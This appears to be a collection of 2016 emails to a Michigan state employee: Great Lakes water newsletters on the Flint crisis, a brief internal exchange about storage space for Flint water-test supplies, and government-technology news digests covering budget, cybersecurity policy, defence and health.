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### **5 Reasons Why It's Time to Transition to NG9-1-1**

This handbook explains the reasons why it's time for the nation's 9-1-1 centers to adopt Next Generation 9-1-1 (NG9-1-1) technology. It also includes information on how to start the planning process and fund the transition.

[DOWNLOAD NOW](#)

## Editor's Choice

### 'Anonymous' Targets Michigan, Activates #OpFlint

#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

### MIT Research Project Aims to Corral, Enrich Live Streaming Video

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

## Most Popular


### Using Data Analytics to Deliver Better Outcomes for At-Risk Youth

### NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations

### Will Jet Aircraft of the Future be Powered by Electricity?

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**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, January 26, 2016 11:37 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- President promises \$80M in aid for Michigan water crisis

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Tuesday, Jan. 26 , 2016



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**Good morning,**



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President Barack Obama said Thursday his administration is giving \$80 million in aid to Michigan mostly to help repair Flint's water infrastructure and make the drinking water safe. Speaking to a gathering of mayors at the White House, the president called the lead contamination of drinking water in Flint an "inexcusable" situation. A White House official later said the revolving fund money would be made immediately available.



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Read The Latest Issue of BC Water News



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### Some other stories making news across the Great Lakes:

- Want to help Flint residents? Here are a few ways to do it
- Top EPA official in Midwest resigning amid Flint crisis
- IJC: More work needed to protect Great Lakes
- Water scarcity map offers tool for better planning
- Why catfish are the future for cleaner Chicago water




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
Water Environment Federation



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## Maintenance Manager


Central Arizona Project, Phoenix, AZ


## Senior Construction Inspector


Citrus Heights Water District, Citrus Heights, CA

## Senior Management Analyst

San Diego County Water Authority, San Diego, CA










## New Readers


Today's new subscribers include: **Annie Secrest**, project manager, The Energy Coalition; **Saif Ahmed**, assistant civil engineer, City of San Diego, Calif.; **Braden Belliveau**, student, SUNY University at Buffalo.



Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes  
Brown and Caldwell





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WEFTEC 2014

StormCon 2014

Utility Management

• Infrastructure

• Optimization

• Workforce

College Edition: WaterU

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**From:** Doxie, William (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:08 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Storage Space

Thank you.

Will

William H. Doxie, Jr.  
Leasing Manager  
General Office Building  
7150 Harris Drive, 3B  
Lansing, Michigan 48909  
Phone: 517-284-7930  
Cell: 517-282-8131  
[doxiew@michigan.gov](mailto:doxiew@michigan.gov)

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:07 PM  
**To:** Doxie, William (DTMB) <[DoxieW@michigan.gov](mailto:DoxieW@michigan.gov)>  
**Subject:** Re: Storage Space

Unfortunately I don't have anything available.

Thanks,  
Kristi

On Jan 26, 2016, at 12:08 PM, Doxie, William (DTMB) <[DoxieW@michigan.gov](mailto:DoxieW@michigan.gov)> wrote:

Hi Kristi –

How are you? I'm writing to inquire if you might have 1,600 SF of heated storage space available to lease to DEQ. They are looking for emergency space to house pallets of water test related to the Flint Crisis.

Will

William H. Doxie, Jr.  
Leasing Manager  
General Office Building  
7150 Harris Drive, 3B  
Lansing, Michigan 48909  
Phone: 517-284-7930  
Cell: 517-282-8131  
[doxiew@michigan.gov](mailto:doxiew@michigan.gov)





**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Saturday, January 30, 2016 1:12 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** GovTech's Best of the Week

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## Top Stories

JANUARY 30, 2016

*Welcome to a special Saturday edition of GovTech Today, where we recap our best stories of the week — just in case you missed them. Thanks for spending a little bit of your weekend with us.*

**Anonymous Activates #OpFlint:** According to the hacker group, OpFlint promises online attacks directed toward Michigan Gov. Rick Snyder's administration in response to the Flint water emergency, which has dominated national headlines recently. Though Vocativ.com says the video doesn't explain any specifics of Anonymous' attack plan, it does assure to those affected by the water crisis that, "We will amplify your voice where the mainstream media will surely fail you, as it has in the past." [See what Michigan officials had to say](#) about the threat.

**Speed Up by Slowing Down:** It's becoming increasingly difficult to stay current with emerging technologies while mitigating security vulnerabilities. So what can be done to keep up? Surprisingly, [it may be best to slow down](#), look around and catch your breath. That's right — if you want to speed up innovation, many experts suggest slowing down first.

**Emerging Tech Affects Jobs:** A new study has some worrisome revelations for the future of the global job market: By 2020, more than [5 million jobs could disappear](#) in the wake of advancing technology. And those in the public sector are not immune.

**SF's Startup in Residence:** Building on a program from 2014, the San Francisco Mayor's Office of Civic Innovation announced during a Jan. 28 press conference the [2016 Startup in Residence program](#) that includes a regional partnership with the neighboring cities of Oakland, San Leandro and West Sacramento. The ultimate goal? To build toward an international program.

## Most Popular

**Creative Mapping:** As government data collection expands, and as more of that data becomes publicly available, more people are looking to maps as a means of expressing the information. Depending on the type of application, a map can be useful for both the government and its constituents. Here are [7 ways](#) local governments have gotten creative in mapping open data.

## Editor's Choice

**Civic Innovation's Next Phase:** The public-sector technology market has evolved to be broader and more robust. Now known as the GovTech market, it has come into its own, emerging as a stand-alone industry composed of hundreds of startup companies even after no fewer than 23 acquisitions, and having attracted \$1 billion in private capital investment. Our [GovTech100](#) is a list of the top 100 companies focused on government customers.

## Industry Resources from Our Partners

**Looming Tech Bubble?** Despite what mainstream headlines say, experts are divided as to whether there's a [tech bubble](#) that signals impending doom or a new opportunity for savvy business people. But for those on the ground in the valley, there is a strange sense of optimism, like the lurking clouds might hold a silver lining.

[Trouble Managing Cloud Environments?](#)

[The Platform of Tomorrow](#)


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**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, February 02, 2016 11:05 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Michigan governor lays out plan to make Flint's lead pipes safer

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Tuesday, Feb. 2, 2016

Good morning,

Under mounting pressure to rip out and replace lead pipes that connect an estimated 15,000 or more customers to main water lines, Michigan Gov. Rick Snyder said that the state first intends to make the existing pipes safe by rebuilding a protective coating between the lead and the water. The

governor said the state is still trying to determine where all the lead service lines in Flint are located, and that replacing them will be a long-term issue.

Some other stories making news across the Great Lakes:

- Minnesota buffer strip plan suffers setback
- Algal blooms worsened by power plant pollution
- Ohio EPA chief: Action over lead-tainted water took too long
- First in the nation: City of Madison replaced all lead pipes
- Indiana House panel backs bill limiting environmental rules

-USA Today



## Associate Engineer


Rainbow Municipal Water District, Fallbrook, CA

## Collection System Worker

Novato Sanitary District, CA

## Assistant Engineer

Central Marin Sanitation Agency, San Rafael, CA



## New Readers

Today's new subscribers include: **Michelle Bender**, earth policy fellow, Earth Law Center, Calif.; **Angela Vaszily**, graduate intern, CSUF Center for Sustainability; **Fujia Zhang**, student, Johns Hopkins University; **Kamaya Marlow**, student, Cuyamaca College, Calif.



Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes  
Brown and Caldwell



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**From:** i360Gov Daily Download <info@i360gov.com>  
**Sent:** Tuesday, February 09, 2016 9:31 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Americans Would Cut 2017 Funding at These Agencies

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


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## i360Gov Daily Download

Tuesday, February 9th, 2016



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### Federal Policy & Business

#### Group Blasts Fed for Lack of Diversity in Leadership

The Wall Street Journal (online registration required): NEW YORK—Federal Reserve leadership is overly male, almost entirely white and drawn too frequently from the banking community, according to a group critical of the central bank.





A new report from the Center for Popular Democracy's Fed Up campaign analyzes the types of people populating the Fed's Washington-based board of governors, the regional bank presidencies and the regional bank boards of directors.

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#### Obama to Release \$4 Trillion-Plus Budget for 2017

ABC News: President Barack Obama is unveiling his eighth and final budget, a \$4 trillion-plus proposal that's freighted with liberal policy initiatives and new and familiar tax hikes — all sent to a dismissive Republican-controlled Congress that simply wants to move on from his presidency.

The budget will be released Tuesday morning, the same day as the New Hampshire primary when it's likely to get little attention. It comes as the deficit, which had been falling over the duration of Obama's two terms, has begun to creep up, above the half-trillion mark.

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#### Americans Would Cut 2017 Funding at These Agencies

#### Webinars

##### Overcome Obstacles to Agile Application Development

Wed, February 17th, 2016 at 2:00pm EST

##### Derived Security Credentials for Government Transactions

##### Next Generation 911

##### Fortifying the Federal Government Enterprise Against Hackers

#### Special Reports & Whitepapers

##### The Good, the Bad and the Ugly of Software License Management (SLM)

##### The Evolving Face of Cyber Threats

##### The awakening of cyber threat analysis: An intelligence-driven solution to security and risk

##### What is Cyber Threat Analysis

Government Executive: Democrats and Republicans agree on the need to cut the federal budget by about \$50 billion in fiscal 2017, according to a new survey.



The poll, conducted by the Program for Public Consultation at the University of Maryland's School of Public Policy, found majorities in both parties – when provided with background information on the subject – support an overlap of \$10 billion in specific areas in which to cut. That includes a \$3 billion reduction in subsidies to agricultural corporations, \$1 billion at the departments of State and Justice, \$1 billion at intelligence agencies and the same amount to Overseas Contingency Operations. A majority of all respondents agreed to trim "federal enforcement of federal laws" by \$1 billion.

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## Yellen may tell Congress her goal is not to slow the economy

Marketwatch: WASHINGTON (MarketWatch) — Federal Reserve Chairwoman Janet Yellen will remind investors this week that the U.S. central bank's goal in hiking rates is not to slow the economy.

While traditionally the Fed does hike rates to tap the brakes on the economy, this time is different, said Dana Saporita, an economist at Credit Suisse in New York.

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## Federal Government IT

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### Twitter Shuts Down 125K Terrorist Accounts

Homeland Security Today: Terrorist organizations, particularly the Islamic State (ISIS), have become adept at exploiting social media platforms and other online forums to spread propaganda, recruit followers, and call for attacks.

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### Obama to appoint federal CISO within next 3 months

Federal Times: After the creation of the federal CIO and federal CTO to lead the government's adoption of technology, the Obama administration finally followed up with the next logical addition to the White House C-suite: the federal chief information security officer.

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### President's budget proposes \$3.1B cybersecurity revolving fund, National Action Plan

Federal Times: Federal agencies need to implement the strongest cybersecurity tools available but with so many competing mission priorities, departments rarely have enough funding to secure their systems. To make sure no agency is breached for lack of funding, the president's 2017 budget proposal includes a \$3.1 billion revolving fund to secure the most high-risk networks.





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### National Security Agency merging offensive, defensive hacking operations

Reuters: The U.S. National Security Agency on Monday outlined a reorganization that will consolidate its spying and domestic cybersecurity operations, despite recommendations by a presidential panel that the agency focus solely on espionage.



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## Knowledge Center: Special Reports & Whitepapers

### The Good, the Bad and the Ugly of Software License Management (SLM)

Belarc's latest white paper includes the following topics:

- How to minimize the financial risk in software licensing.
- Two case studies covering both successful and un-successful implementations of SLM.
- Why Belarc's approach to SLM works quickly and effectively.
- Is SLM about Process or Automation, or both?
- What to do when you receive the audit request letter from a software vendor.
- Licensing tips and more.

For a copy of our white paper, "Software License Management", please send an email with your organization's name to [whitepapers@belarc.com](mailto:whitepapers@belarc.com).

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### Refreshed Public Safety Infographic

Each week over 1 million people move into a city. Never before have the requirements for protecting citizens, property and infrastructure from harm been more pressing. Sophisticated, applied technology can yield insights that shorten the cycle from incident to resolution. Find out more.

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### Enhancing a City's Ability to Plan, Protect and Manage with Intelligent Video Analytics

Innovative leaders are creating smarter, safer, more secure cities - protecting citizens and the city's economic value. Intelligent video analytics solutions extend the capabilities of existing video assets, and enhance the effectiveness of safety and traffic management personnel.

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### Incident & Emergency Management Animated Infographic

An infographic that shows the financial, environmental, and human costs of disasters and emergencies. The use of advanced technology can help meet escalating citizen expectations across all four phases of the emergency management cycle.

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### eBook: The Business of Cloud

Cloud IT offers an expansive array of benefits, from extreme performance and high availability to flexibility and the ability to pay for storage and services on demand. But the business of Cloud can be complex.

In this new eBook, ViON's Cloud experts untangle the intricate web of complexities that can stand in the way of Cloud computing progress and success. Find out how you can:

- Choose the right Cloud model
- Overcome procurement barriersMeet complex security requirements
- Minimize financial risks
- Simplify Cloud management

With the right information and the ViON experts on your side, you'll be better positioned to capture and leverage the innovation and cost savings of Cloud. Read the eBook now and get move to the Cloud with confidence.

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## Defense / Intelligence / Homeland Security

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### US Senators Offer Bill To Speed Electronic Warfare Development





Defense News: WASHINGTON — Two senators have introduced new bipartisan legislation aimed at boosting the Pentagon's electronic warfare efforts.

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### The Coming Fight Between the F-35 and the New Bomber





Government Executive: The two aircraft at the center of the Pentagon's future-of-war plans are headed for a fierce battle, even though one has never faced off against a foreign rival and the other has never flown.

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### Why drone swarms will buzz to the forefront in the new Pentagon budget





The Washington Post (online registration required): When the Defense Department unveils its budget for 2017 on Tuesday, expect a buzzing noise in the background. Unmanned drone swarms appear to be one of the big winners in Defense Secretary Ashton B. Carter's plans for the future.

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### Homegrown Extremists Top Terrorist Threat List, Clapper Says

Bloomberg: Homegrown extremists probably will "continue to pose the most significant Sunni terrorist threat to the U.S. homeland in 2016," Director of National Intelligence James Clapper said in a summary for Congress of the perils facing the nation globally.

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## Government Healthcare - Policy & IT

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### Obama asking Congress for emergency funding to combat Zika




AZ Central: WASHINGTON (AP) — President Barack Obama is asking Congress for more than \$1.8 billion in emergency funding to help fight the Zika virus. In an announcement Monday, the White House said the money would be used to expand mosquito control programs, speed development of a vaccine, develop diagnostic tests and improve support for low-income pregnant women.

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## Obama seeks \$1 billion to combat opioid abuse


Modern Healthcare (complimentary online subscription): The White House budget request for fiscal 2017 being unveiled Tuesday will include \$1.1 billion to combat opioid abuse, with a focus on medication-assisted treatment.

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## ONC Publishes Blog Series, Fact Sheets to Clarify HIPAA





Healthcare Informatics: The Health Insurance Portability and Accountability Act (HIPAA) provides many pathways for permissibly exchanging Protected Health Information (PHI) and that's the message the Office for the National Coordinator for Health IT (ONC) wants to get across with a series of blog posts and fact sheets.

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## Florida bill requiring biometrics for patient identity verification raises concerns

Biometric Update: Florida House Bill 1299, sponsored by Rep. Dane Eagle, has a provision that would require Florida hospitals to install software that allows them to use biometrics and the state driver's license database to verify Medicaid patients identification, according to a report by the St. Augustine Record.

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## Knowledge Center: Webinars

### Overcome Obstacles to Agile Application Development

Wed, February 17th, 2016 at 2:00pm EST

Federal government agencies face intense pressure to build next-generation applications, despite resource constraints and growing requirements to incorporate security, accessibility and analytic capabilities. Rising complexity and overburdened IT systems only contribute a lack of agility – which is something government agencies desperately need to support the demand for new apps and services. Add the backlog of application change requests, inflexible infrastructures and the difficulties inherent in managing mobility and migrating to the cloud, and it's no surprise government executives feel frustrated.

Join us for this **complimentary** webinar on Feb. 17 at 2pm, to learn how you can overcome these obstacles and effectively reduce the time it takes to launch efficient and properly vetted applications that leverage the transactional data flowing through your organization today.

**Please note:** All webinar registrants will also receive a link to view the archived event.

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## Derived Security Credentials for Government Transactions

As government organizations increasingly move towards mobile devices, they are asking how they can provide their workers with access to their applications and data with a secure digital certificate. Common Access Cards (CAC) and Personal Identity Verification (PIV) smart cards are used to manage access to both online and physical resources through controlled access to networks, systems, building and spaces. However, this standard way of doing things doesn't always work in mobile situations.

Securely storing government credentials on mobile devices allows these individuals to transform their applications into a secure

enterprise space; and this is where derived credentials come into place.

In this 60 minute educational web seminar, e-SignLive along with Entrust, the leader in government software authentication platforms that strengthen security in a wide range of identity and transaction ecosystems, will provide an overview of derived PIV/CAC credentials for government and how the derived credential on mobile devices is the next generation of US Government's use of PKI, enabling government workers to build trust for authentication in an increasingly mobile workplace.

Attendees will learn:

- What is the derived PIV/CAC credential in government and why it's so important
- What the implementation looks like
- The value of derived credentials with electronic signatures
- How can this be leveraged to other parts of government or commercial entities

Featuring a live demo application of e-signatures with derived credentials, this is a must-attend session for any federal organization looking to create a secure and legally enforceable means of executing regulated transactions using laptops, iPads and smartphones.

[Register Now!](#)

**\*\*\*If you are not sure whether or not you can attend the live webinar, as long as you register now, you will receive a link for downloading the archived webinar.**

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## Next Generation 911

# With the clock ticking... are you ready to respond to every call, text, tweet, video?

Every year sizable emergencies hit the United States. Will the local emergency response systems be up to the task? Would your systems be ready?

Please join Unify for a thought leadership session discussing Next Generation 911.

Our Next Gen 911 tech expert Greg Little will take us through a customer case study and you'll learn why many of the top PSAPs are looking at Unify's First Response solution to help them meet Next Generation 911 challenges.

Topics we'll cover in the 30 minute webinar:

- What is Next Gen 911?
- Challenges in the Public Sector
- One City's Crusade
- Empowering the Public Sector





Unify is a Global provider of communication and collaboration solutions. For NG 9-1-1, we have a media-rich solution that emergency answering and dispatch centers can leverage, designed for carrier-grade communications. Whether originating as a voice, text or video call, call handlers can process multiple emergency contacts with a unified response.

### Why First Response?

- Unparalleled call volume management - over 5000 calls per hour
- Support for new communications channels such as texting, video and social media

- VoIP for more reliable, resilient and affordable call management
- Virtualized back office to maximize hardware investment and minimize management effort
- Integrated, customizable communication console for managing critical contact numbers, IPTV, other applications and more.

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## Fortifying the Federal Government Enterprise Against Hackers

The federal government continues to be a tempting target for hackers. Close to 2 million data records containing bank account information or Social Security numbers were compromised in government data breaches in 2014 alone. Already in 2015 the personal records of more than 22 million people inside and outside the government were stolen from the Office of Personnel Management (OPM) by suspected Chinese hackers.

With data breaches continuing to make headlines on a weekly basis, public sector organizations must implement solutions to protect sensitive data, including health, financial, and identity information.

Many are turning to Secure Data as a Service, as it combines virtual data and service-based data masking, and represents a transformative solution that succeeds where traditional data security approaches fail. Additionally, this solution provides public sector application and IT teams with full, fresh, and secure data sets in just minutes, via self-service.

Please join i360Gov for a complimentary 60-minute webinar featuring exryption expert Charles Moore to learn more about Secure Data as a Service and how this solution can protect your enterprise.

### Who Should Attend?

This educational webinar will be highly useful for our subscribers with IT job functions working in federal government. If you are unsure whether or not you can attend the live webinar, as long as you register today, you will receive a link for viewing the archived version at your leisure.





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## Energy - Policy & Technology

### Clean Power Plan Backers Urge Supreme Court Not to Stay Plan Implementation





Renewable Energy World: The Natural Resources Defense Council on Feb. 4 urged the U.S. Supreme Court to deny a request by various constituents, including over two dozen states, to block President Barack Obama's Clean Power Plan, saying that assertions of irreparable harm have no substance.

Read More | Share:    

### Overnight Energy: Lawmakers keep watch on Flint crisis





The Hill: The water crisis in Flint, Mich. returns to lawmakers' agendas this week.

House Democrats announced Monday that they will hold a Steering Committee hearing on the matter this week. The group, a partisan committee, invited Michigan Gov. Rick Snyder (R) to testify, but Snyder declined, citing the release of his annual budget proposal.

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## What's next for Ohio under Clean Power Plan?





Midwest Energy News: Little chance remains for a stay while Ohio and other states challenge the Clean Power Plan, say environmental advocates.

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## U.N. agency seeks to end rift on new aircraft emission rules

Reuters: Europe and the United States tried to bridge differences over emissions standards for aircraft on Sunday as global aviation leaders prepared to adopt new rules that could affect Boeing Co and Airbus Group's production of the largest jetliners and freighters.

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## State & Local Government - Policy & Technology

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### Hawaii's Big Island declares emergency over dengue fever infections





Reuters: The mayor of Hawaii's Big Island declared a state of emergency on Monday to deal with a growing outbreak of dengue fever, spread by infected mosquitoes, with 250 cases confirmed over the past four months.

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### OH: Connect Ohio puts broadband programs on hold, waits for funding


Columbus Dispatch: Connect Ohio has had to pull the plug on some of its programs that promote broadband access while state lawmakers continue tinkering with funding for the organization — something that could continue through the spring.

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### The information superhighway

American City & County: All big cities have one thing in common — traffic. It's frustrating, costly and bad for the environment. High levels of traffic increase stress, lower quality of life and make a city less appealing. Traffic engineers are charged with making transportation systems run as efficiently as possible, but often the task seems impossible. However, with technological innovations and sophisticated data analytics, local governments are better able to battle gridlock now than ever before.

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### Government's Troublesome Data-Hoarding Habit

Governing: The TV show host opens the front door and stops dead in her tracks: She sees one small aisle through the middle of the room, and on both sides are stacks of newspapers, magazines, clothing, and pizza boxes towering over her head. The homeowner leads her through the cluttered maze, claiming everything is under control and he knows exactly where all of his belongings are — but there's just no possible way that's true.

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
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## Education - Policy & Technology

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### Obama Crackdown on College Fraud





Inside Higher Ed: The Obama administration is creating a new office at the U.S. Department of Education dedicated to investigating and punishing illegal activity at colleges and providing debt relief to defrauded federal loan borrowers.

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## How Should States Measure School Success?

Education Next: Most of today's K-12 accountability systems are, themselves, persistently underperforming. One of the big problems is that they lean so heavily on student scores from reading and math tests. Even if the system uses growth measures in addition to proficiency, those growth scores are also typically based on reading and math tests.

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## Illinois Team Learns Cybersecurity Lessons in CyberPatriot Competition

Center for Digital Education: The room looked like something you'd see in Palo Alto or Mountain View: pizza boxes strewn across a table at one end, young people clustered around computer screens at the other, working in near silence except for the occasional mumble or electronic bleep.

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## Former Secretary of Education Arne Duncan Grades Himself

TIME: Arne Duncan's administration of the Education Department saw plenty of notable accomplishments: billions of new dollars for preschool, a rewrite of the country's primary K-12 education law, a record high school graduation rate.

Yet for all he achieved in his seven years, a reflective Duncan said he's disappointed to leave office without having made sufficient progress in several other areas, including school desegregation.

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


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## i360Gov Daily Download

Wednesday, February 10th, 2016







Policy & Technology. News & Analysis.

### Federal Policy & Business

#### USPS Records First Profit in Five Years as Obama Calls for Shedding 12K Postal Jobs

Government Executive: The U.S. Postal Service turned a profit in a financial quarter for the first time in five years, though President Obama still proposed the agency slash 12,000 employees in his fiscal 2017 budget.

USPS posted a net income of \$307 million in the first quarter of fiscal 2016, the first such gain since the fourth quarter of fiscal 2011. Profits grew \$1.1 billion over the same period last year, when the Postal Service lost \$754 million. Operating revenue ticked up 3.3 percent to \$19.3 billion between Oct. 1 and Dec. 31, 2015, driven largely by a record volume of package delivery.

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#### Will Democrats get a larger raise for federal employees?

The Washington Post: As Obama administration officials and journalists gathered in cozy meeting rooms around Washington for budget briefings Tuesday, federal employees rallied in a cold rain on a muddy lawn across from the U.S. Capitol.

It was a metaphor for their power in a town where Congress is controlled by Republicans and their Democratic friends in the White House feel constrained by budget realities.

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##### The awakening of cyber threat analysis: An intelligence-driven solution to security and risk

##### What is Cyber Threat Analysis





## Budget projects 'largest relative pay cut' for feds

Federal Times: The president's proposed 2017 budget may offer federal employees a 1.6 percent pay bump, but it's another signal that the private sector is outpacing the government when it comes to compensation.

The 2017 budget, which was released on Feb. 9, estimates that any raise less than 2.1 percent would be the eighth-consecutive annual increase that came in below the Employment Cost Index, which measures the cost of labor.

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## Obama's final budget proposal calls for \$4.15 trillion in spending

The Washington Post: President Obama sent the final budget proposal of his presidency to Congress on Tuesday, a \$4.15 trillion package that will mark the closing rounds of a long-running fiscal battle with Republicans in Congress over the nation's spending priorities.

The proposal would boost total spending by 4.9 percent, mainly as a result of increases in mandatory programs, most notably Social Security, and a rise in interest payments on the national debt. In keeping with the two-year budget deal struck with Congress in December, the president requested only a slight increase, less than 1 percent, in discretionary spending programs overall, though Republicans still accused him profligate spending.

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## Federal Government IT

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### Chinese Cyberspies Pivot To Russia In Wake Of Obama-Xi Pact

InformationWeek: TENERIFE, SPAIN – Kaspersky Security Analyst Summit 2016 – Cyber espionage attacks by Chinese advanced persistent threat groups against Russian targets have increased by 300 percent in the past two months, according to a top security expert with Kaspersky Lab.

Costin Raiu, director of the global research and analysis team at Kaspersky Lab, says his firm's researchers witnessed a dramatic drop in Chinese-speaking APTs going after US and UK organizations' intellectual property in September after President Obama and Chinese president Xi Jinping came to a historic agreement not to conduct cyber spying attacks for economic gain. Kaspersky Lab refrains from confirming the actual actors behind advanced groups such as nation-states, so it refers to these attackers as "Chinese-speaking" cyber espionage groups.

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### White House Wants to Give Agencies New Pot of Money to Upgrade Legacy IT

Nextgov: The White House is seeking Congress' help to establish a multibillion-dollar fund that federal agencies could use to upgrade aging computer networks prone to cyberattacks and system failures.

As part of a planned Cybersecurity National Action Plan announced today, the Obama administration wants permission to establish a \$3.1 billion revolving fund that will help agencies transition away from so-called legacy IT toward more modern options, such as cloud computing.





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### Obama's new cybersecurity agenda: What you need to know

CIO: In response to mounting cyber attacks on federal networks, President Barack Obama is seeking \$19 billion for cybersecurity, more than a 35% increase over last year's spending, and calling for a federal CISO to oversee all the upgrade of outdated and insecure cyber infrastructure.

The number of information security incidents grew more than 11-fold between 2006 and 2014 to 67,168, and attacks from other countries have been on the rise.





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## In cybersecurity bid, Obama wants to retire outdated government systems

CNN: The White House says it's working to increase the security of the federal government's computer and data systems after high-profile hacks at various agencies, including a recent breach at the Justice Department.

President Barack Obama Tuesday signed an executive order establishing a federal privacy council to ensure all of the administration's branches are using the best, most secure practices when safeguarding individual employees' information, as well as government data.

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## Knowledge Center: Special Reports & Whitepapers

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- Licensing tips and more.

For a copy of our white paper, "Software License Management", please send an email with your organization's name to [whitepapers@belarc.com](mailto:whitepapers@belarc.com).

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### Intelligent Video Analytics Infographic

Video surveillance is a crucial part of protecting citizens and the communities where they live.

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### Refreshed Public Safety Infographic

Each week over 1 million people move into a city. Never before have the requirements for protecting citizens, property and infrastructure from harm been more pressing. Sophisticated, applied technology can yield insights that shorten the cycle from incident to resolution. Find out more.





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## Enhancing a City's Ability to Plan, Protect and Manage with Intelligent Video Analytics

Innovative leaders are creating smarter, safer, more secure cities - protecting citizens and the city's economic value. Intelligent video analytics solutions extend the capabilities of existing video assets, and enhance the effectiveness of safety and traffic management personnel.

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## Defense / Intelligence / Homeland Security

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### Navy calls on researchers to create firefighting humanoid robot

CIO: The U.S. Navy is getting a helping hand from university researchers in its efforts to create a robot that can fight fires onboard its ships.

The Navy is hoping to one day have robots, instead of sailors, take on the dangerous job of tackling onboard fires. To make that happen, it is turning to researchers and students.





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### Coast Guard's National Security Cutter Program Needs Better Oversight

Homeland Security Today: The US Coast Guard has uncovered significant deficiencies in its \$5.6 billion National Security Cutter (NSC) program. Although they are taking steps to resolve these issues, the Department of Homeland Security (DHS) may need to step in to ensure the NSC program operates effectively, according to a recent report by the Government Accountability Office (GAO).

GAO officials told a congressional subcommittee last week that the Coast Guard needs to improve its oversight of the Coast Guard's NSC program after testing revealed 10 major deficiencies, including failures in systems related to the combat weapon systems.





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### U.S. intelligence chief warns of 'homegrown' security threat

Reuters: Attacks by "homegrown" Islamist extremists are among the most imminent security threats facing the United States in 2016, along with dangers posed overseas by Islamic State and cyber security concerns, the top U.S. intelligence official said on Tuesday.

In his annual assessment of threats to the United States, Director of National Intelligence James Clapper warned that fast-moving cyber and technological advances "could lead to widespread vulnerabilities in civilian infrastructures and U.S. government systems."

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### U.S. officials: Russian airstrikes have changed 'calculus completely' in Syria

The Washington Post: Russian military intervention in Syria has turned the course of that country's civil war against U.S.-backed rebel groups, increasing the likelihood that Syrian President Bashar al-Assad and his loyalists will remain in power, U.S. intelligence officials testified Tuesday.

The assessment amounts to an acknowledgment by U.S. spy agencies that Russian airstrikes have derailed the Obama administration's aims of pushing Assad aside as part of a political settlement to the nearly five-year old conflict.

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
## Government Healthcare - Policy & IT

---

## Michigan Officials Defend Handling of Legionnaires' Disease Outbreak in Flint

The New York Times: Michigan health officials on Tuesday defended their handling of a deadly Legionnaires' disease outbreak in Flint after widespread criticism of their failure to promptly notify the public, and questions about state regulators' cooperation with their local counterparts.

The Michigan Department of Health and Human Services also released emails related to its handling of the outbreak, in a seeming attempt to prove it sought a thorough investigation but was thwarted at times by local health officials in Genesee County, which includes Flint.

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## Cerner wins \$50.7 million DoD data hosting contract as competitors lose appeals

Healthcare IT News: Health IT giant Cerner Corp. has scored a \$50.7 million data hosting contract from U.S. Department of Defense as part of its Defense Healthcare Management Systems Modernization, according to official documents. The DoD last year awarded Cerner and partner Leidos the \$4.3 billion contract to deploy the new electronic health record for the U.S. military worldwide.





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## Court ruling gives hospitals new hope on RAC audit appeals backlog

Modern Healthcare: Hospitals persuaded a federal appeals court to give new life to their legal fight to force HHS to work more quickly through a backlog of disputed findings by Medicare's controversial recovery audit contractors.

A lower court had dismissed the case in December 2014, saying the delay in processing RAC appeals wasn't unreasonable enough to elicit an order from the court and that HHS and Congress should work together to resolve the issue.

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## Are States Obligated to Provide Expensive Hepatitis C Drugs?

Stateline: A handful of federal lawsuits against states that have denied highly effective but costly hepatitis C drugs to Medicaid patients and prisoners could cost states hundreds of millions of dollars.

The drugs boast cure rates of 95 percent or better, compared to 40 percent for previous treatments. But they cost between \$83,000 and \$95,000 for a single course of treatment.

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## Knowledge Center: Webinars

### Overcome Obstacles to Agile Application Development

Wed, February 17th, 2016 at 2:00pm EST

Federal government agencies face intense pressure to build next-generation applications, despite resource constraints and growing requirements to incorporate security, accessibility and analytic capabilities. Rising complexity and overburdened IT systems only contribute a lack of agility – which is something government agencies desperately need to support the demand for new apps and services. Add the backlog of application change requests, inflexible infrastructures and the difficulties inherent in managing mobility and migrating to the cloud, and it's no surprise government executives feel frustrated.

Join us for this **complimentary** webinar on Feb. 17 at 2pm, to learn how you can overcome these obstacles and effectively reduce the time it takes to launch efficient and properly vetted applications that leverage the transactional data flowing through your organization today.





#### Speakers:

- Zahid Chaudhry, Branch Chief, Enterprise Application Development, Chief Information Office, U.S. Forest Service.

- Chris Steel, Chief Solutions Architect, Software AG Government Solutions

**Please note:** All webinar registrants will also receive a link to view the archived event.

*Sponsored by Software AG Government Solutions.*

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## Derived Security Credentials for Government Transactions

As government organizations increasingly move towards mobile devices, they are asking how they can provide their workers with access to their applications and data with a secure digital certificate. Common Access Cards (CAC) and Personal Identity Verification (PIV) smart cards are used to manage access to both online and physical resources through controlled access to networks, systems, building and spaces. However, this standard way of doing things doesn't always work in mobile situations.

